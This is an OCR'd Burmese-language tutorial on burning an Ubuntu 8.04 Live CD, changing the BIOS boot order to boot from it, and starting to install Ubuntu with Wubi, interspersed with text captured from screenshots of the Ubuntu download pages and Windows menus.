
Linux Live CD များသည်များသောအားဖြင့် Linux Distribution များနှင့် ယာယီစမ်းသပ်ရန်အတွက် အသုံးပြုကြလေ့ရှိပါသည်။ Live CD ကိုအသုံးပြုခြင်းဖြင့် OS (Operating System) ကို Hard Disk အတွင်းသို့ Install ပြုလုပ်နေစရာမလိုအပ်ပါ။ အကြောင်းမှာ CD မှ Boot တက်စေသည့်အတွက်

ဖြစ်ပါသည်။ သို့ရာတွင် ထိုသို့သော CD မှ Boot တက်စေသည့်အတွက်ပင် System File များကို ပြင်ဆင်ခွင့်လည်း မရရှိနိုင်စေပါ။ Live CD ကိုအသုံးပြုခြင်းဖြင့် ရှိရှိသမျှသည် RAM အတွင်းသာ ယာယီသိုလှောင်ထားခြင်းဖြစ်ကာ စက်ပိတ်လိုက်သည်နှင့်အားလုံးသော အချက်အလက်များသည် နိတ္တိတံသွားမည်ဖြစ်သည်။ အောက်တွင် Live CD တစ်ချပ်ပြုလုပ်ပုံကိုဖော်ပြပေးထားပါသည်။

၁။ Ubuntu Live CD.iso ဖိုင်ကို www.ubuntu.com မှ Download ပြုလုပ်ရပါမည်။


ubuntu
Products
Support
Community
Partners
News
Search
Get Ubuntu
Get Certified
Ubuntu Training
learn more»
What is Ubuntu?
Get Ubuntu
Download
Purchase
Request CDs
Release Notes
Upgrading
Countdown
Mirror Ubuntu
Software Catalogue
Merchandise
Case Studies
Get Ubuntu
Get Support
Get Involved
You are here: Home » Get Ubuntu - Download, request a CD, or buy on CD/DVD
How can you get Ubuntu?
There are now three ways for you to get Ubuntu. Just choose the delivery option that works best for you:
Download Ubuntu
Buy Ubuntu on CD
Request free CDs
Download now - Download the Ubuntu, Edubuntu or Kubuntu CD installer to your computer now.
Please note: the CD Installer is nearly 700M. If you don't have a fast internet connection you may want to consider requesting a CD.
Buy on CD or DVD - Buy a CD or DVD with Ubuntu, Edubuntu or Kubuntu CD, or a large number of CDs from a distributor near you. If you are in North America you can get Ubuntu and Kubuntu on DVD from Amazon.com.
Request a free CD - Request a free Ubuntu, Edubuntu or Kubuntu CD from Canonical.
Delivery typically takes 6-10 weeks
Use each CD as many times as you like - you are free to use it on as many computers as you wish and to pass on to others



ubuntu
Products
Support
Community
Partners
News
Search
Get Ubuntu
Get Certified
Ubuntu Training
learn more»
What is Ubuntu?
Get Ubuntu
Download
Purchase
Request CDs
Release Notes
Upgrading
Countdown
Mirror Ubuntu
Software Catalogue
Merchandise
Case Studies
Get Ubuntu
Get Support
You are here: Home » Get Ubuntu » Download Ubuntu
The fastest way for most people to get Ubuntu is by downloading the CD Installer. The CD Installer is nearly 700MB. If you don't have a fast internet connection you may want to consider requesting a CD.
Download Ubuntu
Buy Ubuntu on CD
Request free CDs
Which release do you want?
Ubuntu 8.04 LTS Desktop Edition - Supported to 2011
Ubuntu 8.04 LTS Server Edition - Supported to 2013
The "LTS" version of Ubuntu receives long-term support. 3 years for desktop versions and 5 years for server versions.
What type of computer do you have?
Standard personal computer (x86 architecture, Pentium™, Celeron™, Athlon™, Sempron™)
64bit AMD and Intel computers
Choose the appropriate one for your system.
Choose a location near you
United States MIT Media Lab




၂။ ထို့နောက် IsoRecorder ကို Download ပြုလုပ်ကာ Install လည်းပြုလုပ်ထားရပါမည်။

ထို IsoRecorder ကို http://isorecorder.alexfeinman.com/isorecorder.html မှ Download ပြုလုပ်နိုင်ပါသည်။ ထို့နောက် ထို Software ကိုအသုံးပြုပြီး Ubuntu.iso ဖိုင်ကို CD အလွတ်တစ်ချပ်တွင် Burn ပေးရပါမည်။ (IsoRecorder ကိုအသုံးပြုမည့်အစား Nero Burning ROM နှင့် UltraISO ကဲ့သို့သော Software များကိုလည်းအသုံးပြုနိုင်ပါသည်။)


၃။ IsoRecorder ကို Install ပြုလုပ်ပြီးလျှင် Download ပြုလုပ်ထားသော Ubuntu Image File ကို Right Click နိုပ်ပြီး ထပ်မံပေါ်လာသော Pop-up Menu မှ Copy Image to CD ဟုရွေးချယ်ပေးရပါမည်။ ကျန်ရှိသော အဆင့်များကို အောက်တွင်ဖော်ပြထားသော ပုံအတိုင်း လုပ်ဆောင်နိုင်ပါသည်။




Linux
File Edit View Favorites Tools Help
Back
Search
Folders
Folder Sync
Address C:\Downloads\Linux
Go
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Delete this file
Other Places
Downloads
My Documents
Shared Documents
My Computer
My Network Places
Details
ubuntu-8.04.1-desktop-i386
ISO File
Date Modified: Wednesday, July 02, 2008, 10:47 AM
Size: 694 MB
ubuntu-8.04.1-desktop-i386
ISO File
Copy image to CD
Open
Scan ubuntu-8.04.1-desktop-i386.iso
Hex Edit with Hex Workshop v5
Open With
Add to archive...
Add to "ubuntu-8.04.1-desktop-i386.rar"
Compress and email...
Compress to "ubuntu-8.04.1-desktop-i386.rar" and email
Extract files...
Extract Here
Extract to ubuntu-8.04.1-desktop-i386\
PowerISO
Send To
Cut
Copy
Create Shortcut
Delete
Rename
Properties



Source
Image file
C:\Downloads\Linux\ubuntu-8.04.1-desk
CD
D:
Recorder
Properties
D: Blank Writable Usable
Erase
Cancel
Next
Finish







၃။ ထို့နောက် အထက်ပါအတိုင်းပြီးဆုံးသောအခါတွင် Burn ပြုလုပ်ထားသော CD ကို အသုံးပြုမည့်စက်၏ CD Drive တွင် ထည့်သွင်းပြီး ကွန်ပျူတာကို Restart ပြုလုပ်ပါ။

အကယ်၍ ကွန်ပျူတာသည် CD မှ Boot လုပ်ဆောင်ခြင်းမရှိဘဲ Windows သာပြန်တက်လာပါက ထိုကွန်ပျူတာ၏ Boot Order ကိုပြောင်းလဲပေးရပါမည်။ ထိုသို့ပြုလုပ်ရန်အတွက် Computer ကို Restart ပြန်လုပ်ပြီးနောက် BIOS ထဲသို့ဝင်ရောက်ပေးရပါမည်။ ထိုသို့ဝင်ရောက်ရန်အတွက် နှိပ်ရမည့် Key များကို ကွန်ပျူတာစတက်လာစဉ်တွင် ဖော်ပြထားပေးပါသည်။ ထို Key များကိုဆက်တိုက်နှိပ်ထားပေးရပါမည်။ အကယ်၍ Windows ပြန်တက်လာသည်ကို တွေ့ရပါက တစ်ခုခုလွဲချော်သွား၍ ဖြစ်ပါလိမ့်မည်။ များသော

အားဖြင့် Function Key များဖြစ်တတ်ပြီး ကွန်ပျူတာအမျိုးအစားကိုလိုက်ကာ ကွာခြားမှုလည်းရှိတတ်ပါသည်။ ထို့အပြင် DEL Key နှင့် ESC Key လည်းဖြစ်တတ်ပါသည်။ ထိုသို့သော Key များကို စက်စတက်လာစဉ်တွင် ဖိနှိပ်ထားခြင်းဖြင့် BIOS ထဲသို့ဝင်ရောက်စေနိုင်ပါသည်။

ထိုသို့ BIOS ထဲသို့ဝင်ရောက်ပြီးသောအခါတွင် Boot Sequence ကိုထပ်မံဝင်ရောက်ရပါမည်။ ထို့နောက် First Boot တွင် CD-ROM သို့ရွေးချယ်ထားကြောင်းသေချာအောင်ပြုလုပ်ထားပါ။ အောက်တွင်ပြထားသော ပုံများကိုလေ့လာကြည့်ပါ။ ကွန်ပျူတာအမျိုးအစားကိုလိုက်၍ အနည်းငယ်မျှ ကွာခြားမှုရှိနိုင်ပါသည်။





မှန်ကန်စွာလုပ်ဆောင်နိုင်ခဲ့ပါက အောက်တွင်ဖော်ပြထားသော Ubuntu Boot Option Screen ကို တွေ့ရမည်ဖြစ်ပါသည်။


ရှေးဦးစွာ Country များကိုတွေ့မြင်ရမည်ဖြစ်သည်။ မိမိနေထိုင်သော Country ကိုရွေးချယ်ပေးပြီးသောအခါ တွင်အထက်တွင်ဖော်ပြထားသည့်အတိုင်း Ubuntu Main Screen ကိုတွေ့မြင်ရမည်ဖြစ်သည်။ အပြောင်းအလဲများကို လုပ်ဆောင်ခြင်းမရှိစေရန်အတွက် ပထမဆုံး Option ကိုသာရွေးချယ်ပေးရပါမည်။ ထို့နောက် အလိုအလျှောက်ပင် Ubuntu Desktop သို့ Load ပြုလုပ်နေသည်ကိုတွေ့ရပါမည်။ ထို့အပြင် Ubuntu Desktop ပေါ်မှလည်း Install လုပ်နိုင်ရန်အတွက် အသုံးပြုနိုင်သော Option တစ်ခုကိုတွေ့ရမည်ဖြစ်သည်။ ထိုနေရာမှလည်း Ubuntu Linux ကို Hard Disk အတွင်းသို့ Install လုပ်ယူနိုင်စေနိုင်ပါမည်။

Wubi ကိုအသုံးပြုခြင်း

Wubi ကိုအသုံးပြုခြင်းဖြင့် Windows Application တစ်ခုအဖြစ် Windows OS တွင် Linux ကိုအသုံးပြုစေနိုင်ပါသည်။ အထက်တွင်ဖော်ပြထားသော အဆင့်များကိုလုပ်ကိုင်ဆောင်ရွက်ပြီး Install ပြုလုပ်ထားခဲ့လျှင် Wubi ကို Install ပြုလုပ်ရန်အတွက် Live CD Version ကိုအသုံးပြုစေနိုင်ပါသည်။ သို့မဟုတ် Wubi ကိုအောက်ဖော်ပြပါ Link မှလည်း Download ပြုလုပ်နိုင်မည်ဖြစ်သည်။


http://wubi-installer.org/

၁။ အကယ်၍ 5 GB ပမာဏရှိသော Wubi ကိုသာ Download ပြုလုပ်ခဲ့ပါက ရရှိလာသော ၄င်းဖိုင်ကို Double Click နှိပ်ပြီးမောင်းနှင်ပေးရပါမည်။ အကယ်၍ အထက်တွင်ဖော်ပြထားခဲ့သော Live CD Version ကိုသာအသုံးပြုမည်ဆိုပါက Ubuntu Live CD ကို ထည့်သွင်းထားပါ။ Ubuntu CD Menu ပေါ်လာမည် ဖြစ်သည်။

